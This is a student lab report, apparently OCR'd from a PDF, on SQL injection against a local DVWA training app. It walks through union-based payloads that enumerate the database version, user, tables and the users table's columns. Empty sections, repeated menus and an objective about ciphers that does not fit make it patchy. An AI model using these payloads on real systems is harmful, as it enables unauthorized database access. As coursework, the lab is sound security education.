

Somaiya Vidyavihar University
K J Somaiya School of Engineering

Course Name:	Information Security (116U01L602)	Semester:	VI
Date of Performance:	26 / 02 / 2025	DIV/ Batch No:	A-4
Student Name:	Hyder Presswala	Roll No:	16010122151

Title: Analysis of sample vulnerable web applications for Man-in-Middle Attack / SQL injection etc. using Burp Suite.

Objectives:

To write a program to convert plain text into cipher text using Caesar cipher and Transposition cipher

Expected Outcome of Experiment:

CO3 :- Identify and analyze web attacks

Books/ Journals/ Websites referred:

1. Security in Computing
2. Cryptography and Network Security
3. Cryptography and Network Security: Principles and Practice

Pre Lab/ Prior Concepts:


New Concepts to be learned:

Abstract:

Related Theory:

Somaiya Vidyavihar University K J Somaiya School of Engineering

Implementation Details:



The screenshot displays the DVWA web application interface. At the top, the DVWA logo is centered. On the left, a sidebar menu lists various security vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (highlighted in green), SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), and XSS (Stored). The main content area is titled "Vulnerability: SQL Injection". It features a form with a "User ID:" label, a text input field containing the value "1", and a "Submit" button. Below the form, the application displays the results of the query: "ID: 1", "First name: admin", and "Surname: admin". Underneath the results, a section titled "More Information" provides a list of links to external resources for further learning about SQL Injection.


Vulnerability: SQL Injection

User ID:

ID: 1
First name: admin
Surname: admin

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript


Vulnerability: SQL Injection

User ID:

ID: 2
First name: Gordon
Surname: Brown

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

Vulnerability: SQL Injection

User ID:

ID: 3
First name: Hack
Surname: Me


More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>

Error for 3' which is a positive sign and strongly indicates this website is vulnerable to SQL Injection.

localhost/DVWA/vulnerabilities/sql/?id=3%27&Submit=Submit#

Fatal error: Uncaught mysqli_sql_exception: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near "3" at line 1 in C:\xampp\htdocs\DVWA\vulnerabilities\sql\source\low.php:11 Stack trace: #0 C:\xampp\htdocs\DVWA\vulnerabilities\sql\source\low.php(11): mysqli_query(Object(mysqli), 'SELECT first_na...') #1 C:\xampp\htdocs\DVWA\vulnerabilities\sql\index.php(34): require_once('C:\xampp\htdocs...') #2 {main} thrown in C:\xampp\htdocs\DVWA\vulnerabilities\sql\source\low.php on line 11



Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)


Vulnerability: SQL Injection

User ID:

ID: 3' and 1=1 #
First name: Hack
Surname: Me

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>



Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)


Vulnerability: SQL Injection

User ID:

ID: 3' and 1=0 union select null, version() #
First name: Hack
Surname: Me

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>



[Home](#)
[Instructions](#)
[Setup / Reset DB](#)

[Brute Force](#)
[Command Injection](#)
[CSRF](#)
[File Inclusion](#)
[File Upload](#)
[Insecure CAPTCHA](#)


Vulnerability: SQL Injection

User ID:

ID: 3' and 1=0 union select null, user() #
 First name: Hack
 Surname: Me

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection



[Home](#)
[Instructions](#)
[Setup / Reset DB](#)

[Brute Force](#)
[Command Injection](#)
[CSRF](#)
[File Inclusion](#)
[File Upload](#)
[Insecure CAPTCHA](#)
[SQL Injection](#)
[SQL Injection \(Blind\)](#)


Vulnerability: SQL Injection

User ID:

ID: 3' and 1=0 union select null, database() #
 First name: Hack
 Surname: Me

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection
- <https://bobby-tables.com/>



[Home](#)
[Instructions](#)
[Setup / Reset DB](#)

[Brute Force](#)
[Command Injection](#)
[CSRF](#)
[File Inclusion](#)
[File Upload](#)
[Insecure CAPTCHA](#)
[SQL Injection](#)
[SQL Injection \(Blind\)](#)

Vulnerability: SQL Injection

User ID:


ID: 3' and 1=0 union select null,table_name from information_schema.tables #
 First name: Hack
 Surname: Me

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection
- <https://bobby-tables.com/>

Somaiya Vidyavihar University

K J Somaiya School of Engineering



- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass
- JavaScript
- Authorisation Bypass
- Open HTTP Redirect


Vulnerability: SQL Injection

User ID:

ID: 3' and 1=0 union select null,table_name from information_schema.tables #
 First name: Hack
 Surname: Me

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection
- <https://bobby-tables.com/>



- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass
- JavaScript
- Authorisation Bypass
- Open HTTP Redirect

Vulnerability: SQL Injection

User ID:

ID: 3' and 1=0 union select null,table_name from information_schema.columns where table_name='users' #
 First name: Hack
 Surname: Me

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection
- <https://bobby-tables.com/>

Somaiya Vidyavihar University

K J Somaiya School of Engineering

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

Vulnerability: SQL Injection

User ID:

ID: 3' and 1=0 union select null,concat(table_name,0x0a,column_name) from information_schema.columns where table_name='users
First name: Hack
Surname: Me

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>

Conclusion:

Learned about DVMA & SQL injection